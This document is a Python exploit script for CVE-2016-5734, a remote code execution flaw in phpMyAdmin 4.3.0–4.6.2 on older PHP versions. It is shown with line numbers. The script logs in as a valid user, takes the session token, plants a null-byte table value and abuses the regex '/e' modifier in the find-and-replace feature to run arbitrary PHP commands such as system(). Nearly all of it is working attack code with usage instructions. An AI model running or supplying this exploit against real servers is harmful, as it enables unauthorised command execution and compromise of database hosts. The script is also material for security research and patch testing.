1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
|

#!/usr/bin/env python

"""cve-2016-5734.py: PhpMyAdmin 4.3.0 - 4.6.2 authorized user RCE exploit
Details: Working only at PHP 4.3.0-5.4.6 versions, because of regex break with null byte fixed in PHP 5.4.7.
CVE: CVE-2016-5734
Author: https://twitter.com/iamsecurity
run: ./cve-2016-5734.py -u root --pwd="" http://localhost/pma -c "system('ls -lua');"
"""

import requests
import argparse
import sys

__author__ = "@iamsecurity"

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument("url", type=str, help="URL with path to PMA")
    parser.add_argument("-c", "--cmd", type=str, help="PHP command(s) to eval()")
    parser.add_argument("-u", "--user", required=True, type=str, help="Valid PMA user")
    parser.add_argument("-p", "--pwd", required=True, type=str, help="Password for valid PMA user")
    parser.add_argument("-d", "--dbs", type=str, help="Existing database at a server")
    parser.add_argument("-T", "--table", type=str, help="Custom table name for exploit.")
    arguments = parser.parse_args()
    url_to_pma = arguments.url
    uname = arguments.user
    upass = arguments.pwd
    if arguments.dbs:
        db = arguments.dbs
    else:
        db = "test"
    token = False
    custom_table = False
    if arguments.table:
        custom_table = True
        table = arguments.table
    else:
        table = "prgpwn"
    if arguments.cmd:
        payload = arguments.cmd
    else:
        payload = "system('uname -a');"

    size = 32
    s = requests.Session()
    # you can manually add proxy support it's very simple ;
    # s.proxies = {'http': "127.0.0.1:8080", 'https': "127.0.0.1:8080"}
    s.verify = False
    sql = '''CREATE TABLE `{0}` (
      `first` varchar(10) CHARACTER SET utf8 NOT NULL
    ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
    INSERT INTO `{0}` (`first`) VALUES (UNHEX('302F6500'));
    '''.format(table)

    # get_token
    resp = s.post(url_to_pma + "/?lang=en", dict(
        pma_username=uname,
        pma_password=upass
    ))
    if resp.status_code is 200:
        token_place = resp.text.find("token=") + 6
        token = resp.text[token_place:token_place + 32]
    if token is False:
        print("Cannot get valid authorization token.")
        sys.exit(1)

    if custom_table is False:
        data = {
            "is_js_confirmed": "0",
            "db": db,
            "token": token,
            "pos": "0",
            "sql_query": sql,
            "sql_delimiter": ";",
            "show_query": "0",
            "fk_checks": "0",
            "SQL": "Go",
            "ajax_request": "true",
            "ajax_page_request": "true",
        }
        resp = s.post(url_to_pma + "/import.php", data, cookies=requests.utils.dict_from_cookiejar(s.cookies))
        if resp.status_code == 200:
            if "success" in resp.json():
                if resp.json()["success"] is False:
                    first = resp.json()["error"][resp.json()["error"].find("<code>")+6:]
                    error = first[:first.find("</code>")]
                    if "already exists" in error:
                        print(error)
                    else:
                        print("ERROR: " + error)
                        sys.exit(1)
    # build exploit
    exploit = {
        "db": db,
        "table": table,
        "token": token,
        "goto": "sql.php",
        "find": "0/e\0",
        "replaceWith": payload,
        "columnIndex": "0",
        "useRegex": "on",
        "submit": "Go",
        "ajax_request": "true"
    }
    resp = s.post(
        url_to_pma + "/tbl_find_replace.php", exploit, cookies=requests.utils.dict_from_cookiejar(s.cookies)
    )
    if resp.status_code == 200:
        result = resp.json()["message"][resp.json()["message"].find("</a>")+8:]
        if len(result):
            print("result: " + result)
            sys.exit(0)
        print(
            "Exploit failed!\n"
            "Try to manually set exploit parameters like --table, --database and --token.\n"
            "Remember that servers with PHP version greater than 5.4.6"
            " is not exploitable, because of warning about null byte in regexp"
        )
        sys.exit(1)
|